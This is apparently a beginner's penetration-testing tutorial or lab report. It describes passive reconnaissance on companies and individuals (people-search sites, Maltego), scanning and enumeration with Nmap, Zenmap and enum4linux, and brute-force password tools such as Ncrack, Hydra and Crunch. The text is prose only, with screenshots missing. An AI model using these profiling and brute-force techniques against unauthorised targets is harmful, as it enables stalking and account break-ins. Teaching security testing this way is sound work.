There are websites where I can collect passive information about a website. We can access a lot of information we want by querying the site domain registration. We can access more detailed information by checking on more than one site.




## 3.4 Gathering Personal İnformation

When we search for someone working in a company, we can reach it by searching "@DomainName" on google and examining the results in detail.



If we are going to search for a person privately, we can use Pipl.com or zabasearch.com in the USA.



# Maltego




For more detailed searches, we can use Maltego.

* Using Maltego

First, we create a free account and log in. Then we download The Movie Database plugin.






* Related Entities In Maltego

We can access more detailed information by adding related information to each other and creating a search network. I will not be able to share screenshots because I am using a demo account.


Personel research part with using E-mail adress..




# Active Information Gathering

## 5.1NMAP

**Since I use it as root, I need to get administrator permission by typing “sudo” at the beginning of the code.**






Nmap, short for Network Mapper, is a free and open-source tool for vulnerability scanning and network discovery. Network administrators use Nmap to discover which devices are running on their systems, available hosts, and the services they offer, find open ports, and detect security risks.


* Get More Details About The Victim

When we forget any commed, we can use x –help. –help commed shows all commed word.

Nmap commed --help screen.




## 5.2NMAP NSE SCRİPTS




## 5.3 Zenmap

Firstly, I installed zenmap.rpm





Then I completed the setup




Zenmap is the graphical interface of nmap. In this way, we can access the data we are looking for more clearly and easily.


## 5.4 SMB ENUMERATİON




\* DNS ENUMERATİON



## 5.5Enum4linux




# Password Attack



## 6.1NCRACK

Ncrack is an advanced active brute force tool. This attack can be carried out via Ncrack. It also supports many popular network protocols such as SSH, RDP, HTTP (s), POP3 (s), FTP and telnet.



## 6.2Xhydra

Hydra, or "thc-hydra" as it is known, is a brute force password attack tool. You can use Hydra for brute-force attacks in services such as POSTGRES, Radmin, TeamSpeak, Oracle as well as known protocols such as FTP, SSH, SMTP, Telnet, HTTP & HTTPS, RDP, POP3. One of the prominent features of Hydra is that it allows you to organize brute-force attacks on protocols using SSL.

* Using the Right Wordlist

There are hundreds of wordlist to try password. You can download and scan the most comprehensive. Some of these lists are paid.

* Crunch

Crunch is a wordlist generator where you can specify a standard character set or a character set you specify. crunch can generate all possible combinations and permutations.

